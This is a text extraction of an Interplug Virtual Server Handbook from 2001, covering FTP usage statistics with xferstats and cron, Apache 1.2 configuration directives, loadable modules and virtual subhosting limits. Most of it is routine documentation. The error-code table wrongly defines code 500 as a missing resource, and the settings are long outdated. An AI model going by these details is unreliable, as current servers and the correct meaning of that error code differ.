    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Monitoring Anonymous FTP Activity The messages file located in your usr/logs directory contains valuable information describing how often your virtual anonymous FTP server is being used. This information is not very readable, though. You can use the Xferstats program to summarize anonymous FTP activity. Xferstats may be run periodically by the CRON facility. To use XFERSTATS to monitor FTP activity: 1. Create a file named cfile with the following information: # Crontab file (see crontab(5)) # Every Sunday morning at 2:13am process FTP xferstats and "nuke" message file 13 2 * * sun /usr/local/bin/xferstats -m user@xyz.com -n 2. Run crontab to install the cron file (cfile) you just created: {1} % crontab cfile To see more information on cron, enter man crontab and man 5 crontab at your virtual server's UNIX prompt. Example Output from xferstats TOTALS FOR SUMMARY PERIOD Aug 16 TO Aug 17 Files Transmitted During Summary Period 3 Bytes Transmitted During Summary Period 762 Systems Using Archives 0 Average Files Transmitted Daily 2 Average Bytes Transmitted Daily 381 Daily Transmission Statistics Number Of Number of Average Percent Of Date Files Sent Bytes Sent Xmit Rate Files Sent Bytes Sent Aug 16 2 508 508.0 KB/s 66.67 66.67 Aug 17 1 254 0.3 KB/s 33.33 33.33 Total Transfers from each Archive Section (By bytes) Archive Section Files Sent Bytes Sent Files Sent Bytes Sent /pub 3 762 100.00 100.00 Hourly Transmission Statistics Number Of Number of Average Percent Of Time Files Sent Bytes Sent Xmit Rate Files Sent Bytes Sent HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 83
  • 84.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION --------------- ---------- ----------- 03 1 254 0.3 KB/s 33.33 33.33 05 2 508 508.0 KB/s 66.67 66.67 HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 84
  • 85.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 7 The Virtual Web Service The Virtual Web Service provides all the power your company needs (and plenty of bandwidth) to make exciting presentations on the Internet, attract additional clientele, and effectively conduct electronic commerce. The Virtual Web Service is based on the Hyper Text Transfer Protocol (HTTP). You can use the Virtual Web Service to create an Internet presence that reaches millions of online customers. Ordinarily, creating an Internet presence means maintaining a dedicated Web server and an expensive high- speed Internet connection. However, with Virtual Web Server, you do not need to hassle with this extra cost in equipment and employees. Interplug saves you money, and enables you to present a more professional Web site to your customers. With Virtual Web Server, your home page address appears as www.yourdomain.com (not www.some.isp/~yourdomain like a non-virtual shared service or web mall). This chapter contains information on setting up your virtual web service by explaining the following: ! Using Virtual Web Server software ! Understanding the Virtual Web Service directory structure ! Maintaining Virtual Web Server Configuration Files ! Using Apache Loadable Modules ! Understanding Virtual Hosting ! Adding Additional Domains ! Adding Virtual Hosts to httpd.conf ! Using other resources for additional information HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 85
  • 86.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using Virtual Web Server software Interplug uses Apache Web Server software to run your Virtual Web Service. Apache is the most popular and powerful server software available today. Interplug has made some modifications to the Apache software to extend its flexibility and power, but it is essentially the same Apache software you may already be familiar with. The documentation found in this manual, on our web site, or at the Apache web site (http://www.apache.org/) provides you with the necessary information to understand Apache. The Virtual Web Service also has the capability to support the optional Secure Web Service (also known as Secure Socket Layer or SSL). If you are conducting any kind of sensitive transactions (such as collecting credit card information) over the World Wide Web then the Secure Web Service is necessary. Many additional Virtual Web Service extensions, CGI scripts, Java applets, and popular third party applications are also available. Please see the Interplug web site for more information. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 86
  • 87.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Understanding the Virtual Web Service directory structure The Virtual Web Service configuration files, log files, HTML documents and CGI scripts are all located in subdirectories of the ~/usr/local/etc/httpd directory. As a convenience to you, the link ~/www is a shortcut to the ~/usr/local/etc/httpd directory. This handbook uses both directory references since they are interchangeable. A description of the each Virtual Server www subdirectory is found in the table below. cgi-bin The default directory for CGI scripts. cgi-src Contains source code supporting compiled CGI scripts in the cgi-bin directory. conf Web Server configuration files (httpd.conf srm.conf, access.conf and mime.types) that define and control the behavior or your Virtual Web Service are stored in the conf subdirectory. htdocs Contains all HTML documents or other web content you author or publish. icons Contains several graphical icons that are used when a directory listing is shown to a browser client. Several default icons are included in this directory. logs Your Virtual Web Service keeps detailed logs of the documents that are requested and by whom. These logs are stored in the logs subdirectory. support The support subdirectory contains a few utilities that may be of some use to you. Many of these utilities are now incorporated into the Apache web server software as modules. This directory may be safely removed if desired. modules The modules subdirectory contains modules that can be added dynamically to your apache web server. Refer to the modules section of this chapter for more information. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 87
  • 88.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Maintaining Virtual Web Server Configuration Files The behavior of the Virtual Web Service is controlled, customized, and defined by several key configuration files. These files include your main server configuration file (httpd.conf), your server resource configuration file (srm.conf), your server access control configuration file (access.conf), and your MIME type definitions (mime.types). Each configuration file is located in your www/conf directory and includes default values that are acceptable for most circumstances and needs. However, if you would like to customize your Virtual Web Service behavior, a description of many (though not all) of the configuration file variables is included below. Complete documentation of the configuration variables can be found at the Apache Web Site: http://www.apache.org/docs/mod/directives.html Learning Apache Directives There are a few basics to using Apache directives. First, there are directives that are single line entries, for example: ServerName yourdomain.com Then there are block directives that have a beginning line and a ending line. Block directives are used to group together a set of directives. For example: <VirtualHost abc.com> ServerName www.abc.com ServerAdmin webmaster@abc.com DocumentRoot /usr/local/etc/httpd/htdocs/abc </VirtualHost> Block directives are enclosed in angle brackets < > and always have a beginning and ending directive. The ending directive has a forward slash. The directives are not configuration file specific as are other web servers (NCSA). Note: Using NCSA, if a directive was meant to be in srm.conf and you accidentally put it in httpd.conf it causes serious errors. With Apache the directives are combined in the httpd.conf file without error. LoadModule The LoadModule directive instructs the Apache web server software to load shared object libraries at startup. This should be the first directive in the configuration file so the module is available before the web server uses it. The following is an example: LoadModule foo_module modules/mod_foo.so HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 88
  • 89.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Please refer to the modules section in this chapter for more information on Apache modules. Hostname Lookups The Apache web server by default is configured to keep a log of the clients that access resources on your web site (this can be turned off). The log includes the hostname (i.e. some.remote.host) or just the IP address (i.e. 32.64.128.16). Set the value to "off" to improve your server performance. Additional latency is introduced into the server response process when the web server is required to perform a hostname "lookup." Sites with even moderate loads should leave this directive off, since hostname lookups can take considerable amounts of time. Note: Use a log analysis tools such as WebTrends to look up hostnames for IP addresses offline. The following is an example: HostnameLookups off For more information, see: http://www.apache.org/docs/mod/core.html#hostnamelookups DNSMode The DNSMode directive is equivalent to the HostNameLookups directive. Use one or the other. Directive values include: ! None ! Minimum ! Normal ! maximum. Historically, the default was normal. You should set the value to minimum to improve server performance. This directive is inherited from NCSA httpd. The following is an example: DNSMode minimum For more information, see: http://hoohoo.ncsa.uiuc.edu/docs/setup/httpd/DNSMode.html ServerAdmin The ServerAdmin directive assigns the e-mail address the server includes in error messages that it returns to the client. The following is an example: ServerAdmin webmaster@yourdomain.com For more information, see: http://www.apache.org/docs/mod/core.html#serveradmin HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 89
  • 90.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ServerRoot The ServerRoot directive sets the directory in which the server resides. The default directory is /usr/local/etc/httpd, since this directory contains the subdirectories conf/ and logs/. Relative paths for other configuration files are assumed to be defined with respect to the ServerRoot directory. The following is an example: ServerRoot /usr/local/etc/httpd For more information, see: http://www.apache.org/docs/mod/core.html#serverroot ErrorLog When your web server encounters an error it will use the definition specified in the ErrorLog directive to handle the error. Typically, a filename is specified to which your web server appends the error information. If the filename definition does not begin with a slash (/) then it is assumed to be relative to the ServerRoot. If the filename begins with a pipe (|) then it is assumed to be a command which is to be spawned by the web server to handle the error information. The following is an example: ErrorLog logs/error_log For more information, see: http://www.apache.org/docs/mod/core.html#errorlog LogLevel The LogLevel directive adjusts the verbosity of the messages recorded in the error logs (see ErrorLog directive). The following levels are available, in order of decreasing significance: emerg, alert, crit, error, warn, notice, info, debug. When a particular level is specified, messages from all other levels of higher significance will be reported as well; i.e. when a log level of warn is specified, messages with levels of emerg, alert, crit, and error will also be logged. The following is an example: LogLevel warn For more information, see: http://www.apache.org/docs/mod/core.html#loglevel HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 90
  • 91.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION TransferLog The TransferLog directive is used to identify the location of a file that will contain a record of all requests made to your web server. If you are using the CustomLog directive to define the format of your log files, the format of your TransferLog file will be defined by the most recent LogFormat directive, or Common Log Format if no other default format has been specified. If you would like entries in your transfer log to be formatted using the Combined Log Format, you will need to create a custom LogFormat definition. You can also process your Transfer Log entries with an external application by defining your TransferLog using a file pipe "|," an example is included below. (Please refer to the section in this chapter, "Managing Server Log Files," for more information). The following is an example: TransferLog logs/access_log Or TransferLog "|rotatelogs /www/logs/access_log 86400" For more information, see: http://www.apache.org/docs/mod/mod_log_config.html#transferlog RefererLog The RefererLog directive is used to identify the location of a file that will contain a record of all referer information. The following is an example: RefererLog logs/referer_log For more information, see: http://www.apache.org/docs/mod/mod_log_referer.html#refererlog AgentLog The AgentLog directive is used to identify the location of a file that contains a record of all browser agent information. The following is an example: AgentLog logs/agent_log For more information, see: http://www.apache.org/docs/mod/mod_log_agent.html#agentlog HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 91
  • 92.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION LogFormat The LogFormat directive sets the format of the default log file named by the TransferLog directive. You can also use this directive to define custom log file format types. Each log format type is defined by a format declaration enclosed in quotations followed by an optional identifier or a nickname. Examples of some LogFormat directives are included below. (Please refer to the section in this chapter, "Managing Server Log Files," for more information about using log formats effectively and without confusion). The format declaration member of each LogFormat directive can contain literal characters copied into the log files, and ‘%’ directives that are replaced in the log file. A sample of some of the ‘%’ directives are shown here (a complete list can be found on the Apache web site): %b: Bytes sent, excluding HTTP headers. %f: Filename %h: Remote host %r: First line of request %s: Status. For requests that got internally redirected, this is status of the *original* request --- %>s for the last. %t: Time, in common log format time format %u: Remote user Examples: Logformat "format declaration" identifier LogFormat "%h %l %u %t "%r" %>s %b "%{Referer}i" "{User-Agent}i"" combined LogFormat "%h %l %u %t "%r" %>s %b" common LogFormat "%{Referer}i -> %U" referer LogFormat "%{User-Agent}I" agent For more information, see: http://www.apache.org/docs/mod/mod_log_config.html#logformat http://www.apache.org/docs/mod/mod_log_config.html#formats ServerName The ServerName directive sets the hostname of the web server. The following is a usage example: ServerName some.domain.name For more information, see: http://www.apache.org/docs/mod/core.html#servername HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 92
  • 93.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION ServerSignature The ServerSignature directive allows the configuration of a trailing footer line under server-generated documents. The off setting, which is the default, suppresses the error line (and is therefore compatible with the behavior of Apache-1.2 and below). The on setting simply adds a line with the server version number and ServerName of the serving virtual host, and the E-mail setting additionally creates a "mailto:" reference to the ServerAdmin of the referenced document. The following is an example: ServerSignature on For more information, see: http://www.apache.org/docs/mod/core.html#serversignature KeepAlive The KeepAlive extension to HTTP, as defined by the HTTP/1.1 draft, allows persistent connections. These long-lived HTTP sessions allow multiple requests to be sent over the same TCP connection, and in some cases have been shown to result in an almost 50% speedup in latency times for HTML documents with multiple images. The KeepAlive directive enables or disables KeepAlive support. Set the value of this directive to "on" in order to enable persistent connections. Set the value of the directive to "off" to disable KeepAlive support. The maximum number of requests that you would like the web server to support per connection is defined using the MaxKeepAliveRequests directive. The following is an example: KeepAlive on For more information, see: http://www.apache.org/docs/mod/core.html#keepalive http://www.apache.org/docs/keepalive.html MaxRequestsPerChild The MaxRequestsPerChild directive sets the limit on the number of requests that an individual child server process will handle. After MaxRequestsPerChild requests, the child process will die. If MaxRequestsPerChild is 0, then the process will never expire. Setting MaxRequestsPerChild to a non-zero limit has two beneficial effects: 1. It limits the amount of memory that process can consume by (accidental) memory leakage 2. It helps reduce the number of processes when the server load reduces by giving processes a finite lifetime. The following is an example: MaxRequestsPerChild 0 For more information, see: http://www.apache.org/docs/mod/core.html#maxrequestsperchild HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 93
  • 94.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION KeepAliveTimeout The KeepAliveTimeout directive defines the number of seconds the web server waits for a subsequent request before closing the connection with the remote host. The following is an example: KeepAliveTimeout 15 For more information, see: http://www.apache.org/docs/mod/core.html#keepalivetimeout MaxKeepAliveRequests The MaxKeepAliveRequests directive limits the number of requests allowed per connection when KeepAlive is on. If it is set to "0," unlimited requests will be allowed. It is recommended that this setting be kept to a high value for maximum server performance. The following is an example: MaxKeepAliveRequests 100 For more information, see: http://www.apache.org/docs/mod/core.html#maxkeepaliverequests VirtualHost The VirtualHost directive allows you to configure your web server to subhost multiple domain names. The following is an example: <VirtualHost the-subhost.domain.name> ServerAdmin webmaster@the-subhost.domain.name DocumentRoot /usr/local/etc/httpd/htdocs/subhost-dir ServerName the-subhost.domain.name ErrorLog logs/subhost-error_log TransferLog logs/subhost-access_log </VirtualHost> For more information, see: "Understanding Virtual Hosting" later in this chapter. Learning the Server Resource Configuration File (srm.conf) DocumentRoot The DocumentRoot directive sets the directory from which your web server serves files. Your web content should reside in this directory. The following is an example: DocumentRoot /usr/local/etc/httpd/htdocs HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 94
  • 95.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION For more information, see: http://www.apache.org/docs/mod/core.html#documentroot DirectoryIndex When a URL request is received that does not explicitly identify a resource by name, i.e. http://www.yourdomain.com/, your web server will attempt to retrieve the files listed as the value for the DirectoryIndex directive. Several files may be defined, in which case the web server will return the first one that it finds. The following is an example: DirectoryIndex index.html index.htm A request for http://www.yourdomain.com/ would return http://www.yourdomain.com/index.html if it existed, then http://www.yourdomain.com/index.htm and so on until a match is found. If no match is found then an index of the files contained in the directory is returned. For more information, see: http://www.apache.org/docs/mod/mod_dir.html FancyIndexing, IndexOptions, AddIcon, IndexIgnore As noted above, the DirectoryIndex directive identifies specific files that should be searched for when a URL request is received that does not explicitly identify a resource. If the DirectoryIndex search fails and the Indexes option is set for the requested directory (see the access.conf <Directory> directive), then an index of files is generated and served the client agent. There are several directives that define the display of such an index of files. For more information, see: http://www.apache.org/docs/mod/mod_autoindex.html AccessFileName When returning a document to a client, the server looks for access control files in the requested resource directory as well as its parent directories. The AccessFileName directive sets the name of the file your web server will look for to find access control definitions (please see the "Password Protecting a Directory" tutorial presented later in this chapter for more information about access control files). The following is an example: AccessFileName .htaccess For more information, see: http://www.apache.org/docs/mod/core.html#accessfilename HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 95
  • 96.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION TypesConfig The TypesConfig directive identifies the location of the configuration file which contains information about how file extensions match to MIME types. The following is an example: TypesConfig conf/mime.types For more information, see: http://www.apache.org/docs/mod/mod_mime.html#typesconfig DefaultType The DefaultType directive defines a MIME type for resources on your web server that do not match file extensions found in your MIME types configuration file. The following is an example: DefaultType text/plain For more information, see: http://www.apache.org/docs/mod/core.html#defaulttype AddType The AddType directive allows you to add a new MIME type definition without editing the file defined by the TypesConfig directive. Your mime.types configuration file is fairly complete so you will rarely need the AddType directive. The following is an example: AddType text/plain .txt For more information, see: http://www.apache.org/docs/mod/mod_mime.html#addtype AddHandler The AddHandler directive maps a filename extension to a special handler. Examples: # To use CGI scripts: #AddHandler cgi-script .cgi # To use server-parsed HTML files AddType text/html .shtml AddHandler server-parsed .shtml For more information, see: http://www.apache.org/docs/mod/mod_mime.html#addhandler http://www.apache.org/docs/handler.html#addhandler HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 96
  • 97.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION AddLanguage The AddLanguage directive is used to identify resources written in a specific language with a file extension. The AddLanguage directive is essential for content negotiation, where the server returns one from several documents based on the language preference of the client browser (please see the "Serving Document Based on Language Preference" tutorial presented later in this chapter for more information about content negotiation). The following is an example: AddLanguage en .en For more information, see: http://www.apache.org/docs/mod/mod_mime.html#addlanguage LanguagePriority The LanguagePriority directive allows you to give precedence to some languages in case of a "tie" during content negotiation or if the browser client does not specify a language priority (older browsers). You simply list the languages in decreasing order of preference (please see the "Serving Document Based on Language Preference" tutorial presented later in this chapter for more information about content negotiation). Note: Use of this directive requires that the mod_negotiation module be loaded. Please refer to the LoadModule directive explanation for more information. The following is an example: LanguagePriority en fr de For more information, see: http://www.apache.org/docs/mod/mod_negotiation.html#languagepriority Redirect The Redirect directive is used to redirect absolute URL pathnames to absolute URL addresses. This is especially useful if you have resources that have moved from one location to another and want to "redirect" requests for the document at the old location to the new location. The following is an example: Redirect /path/file.html http://somewhere.else/file.html Redirect /path/file.html http://yourdomain.com/newfile.html Redirect /directory http://somewhere.else/directory/ Redirect /directory http://yourdomain.com/newdirectory/ For more information, see: http://www.apache.org/docs/mod/mod_alias.html#redirect HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 97
  • 98.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Alias The Alias directive allows documents to be stored in the local file system other than under the directory defined using the DocumentRoot directive. The following is an example: Alias icons /usr/local/etc/httpd/icons For more information, see: http://www.apache.org/docs/mod/mod_alias.html#alias ScriptAlias The ScriptAlias directive has the same behavior as the Alias directive, except that in addition to defining an alias definition, the directive also marks the target directory as containing CGI scripts. The following is an example: ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi- bin/ For more information, see: http://www.apache.org/docs/mod/mod_alias.html#scriptalias ErrorDocument The ErrorDocument directive defines the location of documents that should be displayed or scripts that should be invoked when the server encounters an error. The directive can map the error codes to documents or scripts on your local server or on a remote server. When the error code is encountered, you web server instructs the browser client to redirect its request to the URL you define with the error code. If no ErrorDocument definition exists for a specific error code then your web server outputs a hardcoded error message that it has defined internally. Common error codes include 401, 403, 404, 406, and 500. Those error codes and their definitions are found in the following table: Error Code 401 – The requested resource required authentication, Authorization Failed and the client failed to provide a valid login/password pair. Error Code 403 – The client has requested a resource that is Permission Denied forbidden. Error Code 404 – The requested resource does not exist on the web Resource Not Found server. Error Code 406 – The requested resource was found on the web Resource Not server, but could not be delivered because the Acceptable type of the resource is incompatible with accepted types indicated by the client. Error Code 500 – The requested resource does not exist on the web Internal Error server. For more information about custom error handling, see "Creating Custom Error Document Pages" later in this chapter. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 98
  • 99.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The following is an example: ErrorDocument 401 /error_docs/subscribe.html ErrorDocument 403 /error_docs/denied.html ErrorDocument 404 /error_docs/notfound.html ErrorDocument 406 /cgi- bin/error_scripts/language_handler.pl ErrorDocument 500 /cgi- bin/error_scripts/script_error.pl For more information, see: http://www.apache.org/docs/mod/core.html#errordocument http://www.apache.org/docs/custom-error.html The Access Control Configuration File (access.conf) <Directory> The Directory directive defines access control and security settings for the directories that are accessible by your web server. Each Directory definition is comprised of several sub-directives. Some of these sub- directives include Options, AllowOveride, and <Limit>. Many of the sub-directives that can be included in the <Directory> definitions can be included in local access control files (see AccessFileName directive). In most cases, the default <Directory> definitions included in your access.conf file will be adequate for you needs (the default definitions are included below). If you need to modify these definitions, please consult the URL references listed below for a thorough presentation of the <Directory> directive and its sub-directives. The following is an example: <Directory /usr/local/etc/httpd/htdocs> # Value for the Options directive can include: #"None", "All", or any # combination of "Indexes", "Includes", #"FollowSymLinks", "ExecCGI", # or #"MultiViews". Note that "MultiViews" is not #included with "All" Options Indexes FollowSymLinks # The AllowOverride directive controls which #options the local access # control files in directories can override. #The values can also be # "All", or any combination of "Options", #"FileInfo", "AuthConfig", # and "Limit" AllowOverride None # The Limit directive controls who can get #access resources from your # server. The Limit directive can specifically #identify access HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 99
  • 100.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION # restrictions made using methods such as POST, #GET, PUT, DELETE, # etc. If no method is specified, then the #access restrictions is # are placed on all methods. <Limit> order allow,deny allow from all </Limit> </Directory> # /usr/local/etc/httpd/cgi-bin should be changed to the value of your # ScriptAlias definition <Directory /usr/local/etc/httpd/cgi-bin> AllowOverride None Options None </Directory> For more information, see: http://www.apache.org/docs/mod/core.html#directory http://www.apache.org/docs/mod/core.html#options http://www.apache.org/docs/mod/core.html#allowoverride http://www.apache.org/docs/mod/core.html#limit http://hoohoo.ncsa.uiuc.edu/docs/setup/access/Overview.html The MIME Types File (mime.types) The MIME Types configuration file determines how your Virtual Server's web server maps filename extensions to MIME types that are returned to the browser. Your browser then maps these MIME types to "helper" applications or in-line plug-ins. Though the default "mime.types" configuration file includes a definition of the most common known MIME types, you are free to modify the file to add support for any additional MIME type that you desire. To add a new MIME type definition 1. Append the definition to the existing MIME types in the file in the following format: type/subtype extension1 extension2 … extensionN (Where "type/subtype" is the MIME type of the document whose filename ends with one of the extensions listed.) Note: Lines beginning with a "#" are comment lines ignored by the web server. The extension list includes any number of space separated filename extensions. Examples of MIME type entries can be found in the default MIME types file included with your Virtual Web Service. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 100
  • 101.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using Apache Loadable Modules The Apache Web Server has become the most popular web server due to its modular design that gives web administrators and developers tremendous power and flexibility. A module is a piece of code written to the Apache API specifications which is loaded in the following ways: ! Dynamically-loaded in the httpd.conf. ! Statically-loaded in the compiled httpd daemon. With its modular design and API, third party developers can create modules that are loaded with the httpd to add power to the Web Server. Apache modules exist for applications such as PERL, PHP and MIVA. By making these modules available to the web server (via dynamic loading), your web server can internally process instruction sets rather than relying on external applications, increasing the speed at which your web server responds to requests. Listing Statically-linked modules The following modules are statically linked in the Apache version 1.2.6, currently running on your Virtual Server: http_core apache_ssl mod_access mod_actions mod_alias mod_auth mod_auth_dbm mod_browser mod_cgi mod_dir mod_frontpage mod_imap mod_include mod_log_agent mod_log_config mod_log_referer mod_mime mod_rewrite mod_so mod_userdir HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 101
  • 102.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION For a description of Apache modules, see: http://www.apache.org/docs/mod/ Using Dynamically-Loaded Modules Interplug has custom developed aspects of the Apache 1.2.6 for your Virtual Server. A key feature developed is the support for dynamically loading modules. The ability to dynamically load modules is known as "DSO" support. The ~/www/modules directory contains Apache modules that you can add to your web server dynamically: Defining Apache Working-Group Modules mod_asis - http://www.apache.org/docs/mod/mod_asis.html mod_auth_db - http://www.apache.org/docs/mod/mod_auth_db.html mod_digest - http://www.apache.org/docs/mod/mod_digest.html mod_env - http://www.apache.org/docs/mod/mod_env.html mod_expires - http://www.apache.org/docs/mod/mod_expires.html mod_headers - http://www.apache.org/docs/mod/mod_headers.html mod_info - http://www.apache.org/docs/mod/mod_info.html mod_negotiation - http://www.apache.org/docs/mod/mod_negotiation.html mod_status - http://www.apache.org/docs/mod/mod_status.html mod_usertrack - http://www.apache.org/docs/mod/mod_usertrack.html Defining Third-Party Modules mod_perl - http://perl.apache.org/ mod_php3-module - http://www.php.net/ mod_php3-module-gd - http://www.php.net/ mod_php3-module-msql - http://www.php.net/ mod_php3-module-msql-gd - http://www.php.net/ Learning about Modules in Development mod_php3-module-mysql mod_php3-module-mysql-imap mod_fastcgi - http://fastcgi.idle.com/ mod_miva - http://www.miva.com/ Loading the Dynamically-Loadable Modules Dynamic modules are loaded in the ~/www/conf/httpd.conf file. LoadModule is used at the top of the httpd.conf file (so the module loads before any instructions are passed to it). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 102
  • 103.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To load a dynamically-loadable module 1. From the beginning of the httpd.conf file, enter LoadModule module filename For more details on the LoadModule command see: http://www.apache.org/docs/mod/mod_so.html#loadmodule The following is an example: LoadModule env_module modules/mod_env.so LoadModule block_module modules/mod_block.so Note: The modules directory is a subdirectory of the ServerRoot directory (~/usr/local/etc/httpd). The Virtual Server owns the modules directory, however, the module files contained in the directory are owned by root. The modules do not count against your Virtual Server quota. You can load most modules with just the LoadModule command. However, the info and status modules require additional lines in the httpd.conf file. To load the info module 1. From the top of the httpd.conf, enter: LoadModule info_module modules/mod_info.so 2. After the LoadModule command, enter <Location /status> SetHandler server-status </Location> <Location /info> SetHandler server-info </Location> To load the status module 1. From the top of the httpd.conf, enter: LoadModule status_module modules/mod_status.so 2. After the LoadModule command, enter <Location /status> SetHandler server-status </Location> <Location /info> SetHandler server-info </Location> To use the status module for your Apache web server 1. Open the browser of your choice and go to: http://yourdomain.com.com/status/ To refresh the status of your Apache web server every ten seconds 1. Open the browser of your choice and go to: HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 103
  • 104.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION http://yourdomain.com/status?refresh=10 To use the info module 1. Open the browser of your choice and go to: http://yourdomain.com/info/ This displays Apache web server information, such as which modules are loaded and other server configuration settings. If you already have a /status directory or /info directory, substitute <Location /infoparameter> with whatever location you want. For instance, use <Location /apacheinfo> instead. To pull up the info module with the new location, use http://yourdomain.com/apacheinfo/. Note: Some modules require additional accessing parameters, so be sure to access the URLs listed with the modules for complete documentation. Compiling modules You can download your own modules and compile them on your Virtual Web Server. Interplug does not support compiling or debugging modules. Compiling Module Checklist 1. Compile the module using the "shlicc2" compiler (link it using the "-r" flag). This creates a locatable object. 2. From your ~/www/modules directory, enter mod_xxx. 3. From the top of your httpd.conf, add LoadModule ... 4. See http://www.apache.org/docs/dso.html for more information. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 104
  • 105.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Understanding Virtual Hosting Virtual hosting, or sub hosting, is one of the most powerful features of the Interplug Virtual Server System. With virtual hosting you can support multiple domain names on a single virtual server. In other words, you can host abc.com and xyz.com on the same virtual server, each with its own domain name. You can give each virtual host the following unique characteristics: ! Create own FTP login ! Access to its subdirectory only ! Create E-mail addresses using its own domain name. Note: Virtual Server users use virtual hosting to resell space on their virtual server to generate revenue. Limitations of Virtual Hosting Virtual hosting or subhosting is a great feature of the Interplug Virtual Server System. However, there are some limitations to this capability that you should understand. These limitation include the following: ! Browsers must be HTTP/1.1 compliant ! Load Balancing ! Shared IP address ! No Telnet access ! E-mail limitations ! Security risks Being HTTP/1.1 compliant Interplug's Virtual Servers introduce HTTP/1.1 which make subhosting a reality. However, to view subhosts you must have a browser that is HTTP/1.1 compliant. Generally speaking, subhosts are supported by Netscape Navigator 2.0+ and MSIE 3.0+. Any other browser that is HTTP/1.1 compliant is also able to access virtual subhosted servers. If your clients use an older browser that is not HTTP/1.1 compliant they are unable to view their sites, or other sites that use virtual subhosting. Balancing virtual server loads A virtual server is capable of handling 30,000 to 50,000 hits per day (assuming hits generally request about 5 kb of data). That is not "visitors," rather hits or requests for files. For instance, if you have five sub hosted domain names, each trying to accommodate 10,000 hits per day (which really is not that much if you have a graphically intensive page; one request for a .gif or .jpeg equals one hit!) there is likely a slowdown that affects all of your clients on the virtual server you are using to sub host. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 105
  • 106.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION When a slowdown occurs, clients should reduce the number of sub hosts on the virtual server by doing the following: ! Upgrading one of the especially high traffic virtual hosted sites to its own virtual server ! Moving some sub hosts to a less-busy virtual server. Either way, proper load balancing is accomplished by clients that have a feel for serious virtual sub hosting. A virtual server can only host a finite number of virtual hosts due to performance reasons. The following limits are recommended for virtual hosting: Server A: 5 sub hosts Server B: 25 sub hosts Server C: 60 sub hosts Sharing an IP address Virtual subhosting obviously uses the resources of a single virtual server to accommodate the needs of multiple web sites. Among the resources that are shared is the single IP address that is associated with the virtual server. Search engine "spiders" which are not HTTP/1.1 compliant are unable to index the sites. Most major spiders and search engines are now HTTP/1.1 compliant. A virtual server can only support a single Digital Certificate. This makes the use of SSL difficult since all subhosts must use the same Digital Certificate and only one domain name can be associated with a Digital Certificate. Accessing Telnet impeded A virtual subhost does not have Telnet access to the virtual server. There are several ways to set up virtual server access for virtual host customers, including access via: ! FTP ! iManager ! FrontPage 2000 E-mail Limitations There are some limitations to the e-mail capability of subhosts, namely how the virtual server interprets 